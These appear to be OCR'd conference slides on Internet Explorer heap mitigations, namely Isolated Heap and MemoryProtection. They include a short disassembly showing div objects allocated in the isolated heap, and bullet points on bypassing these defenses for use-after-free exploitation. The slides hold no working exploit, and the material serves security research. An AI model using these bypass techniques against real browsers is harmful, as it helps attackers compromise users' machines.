
A gift donation has been made to the ASPCA in your honor.

Personal Message: Thanks for participating in #Cats4Fun! Best entry by far! :-)

Sincerely, Jon Oberheide



Demo



Recent Mitigations


Isolated heap

Introduced in June

HeapCreate() to create new heap region

A lot of objects have been moved to the Isolated region

Isolated freed chunks cannot be filled up in the classic ways



Isolated heap Contd.

Below shows a that the 'div' object is being allocated in the Isolated region

```
; public: static long __stdcall CDivElement::CreateElement
?CreateElement@CDivElement@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCE

arg_4= dword ptr  0Ch
arg_8= dword ptr  10h

; FUNCTION CHUNK AT 63DDCD58 SIZE 00000007 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    ebx
push    esi
push    34h
push    8
pop     esi
push    esi
push    _g_hIsolatedHeap
call    _HeapAlloc@12   ; HeapAlloc(x,x,x)
```

Defeating isolated heap

Target objects that are created in the default heap

This still means objects that are created on the default heap in mshtml

Target objects in different DLL's

dxtrans.dll/dxtmsft.dll

Vml

html.iec


etc.

Bug-specific bypass

1. Overwrite the freed object with another object of a different size
2. Dereference an offset that we "might" be able to control in a way
3. Pray

MemoryProtection

Introduced with July patches



CMemoryProtection::CMemoryProtector::ProtectedFree

Called when IE frees a block

Wait list that contains entries of memory waiting to be freed

Performs a memory sweep of the entries in the wait list when it reaches 100,000 bytes

Fills the memory block with zero's

Thank you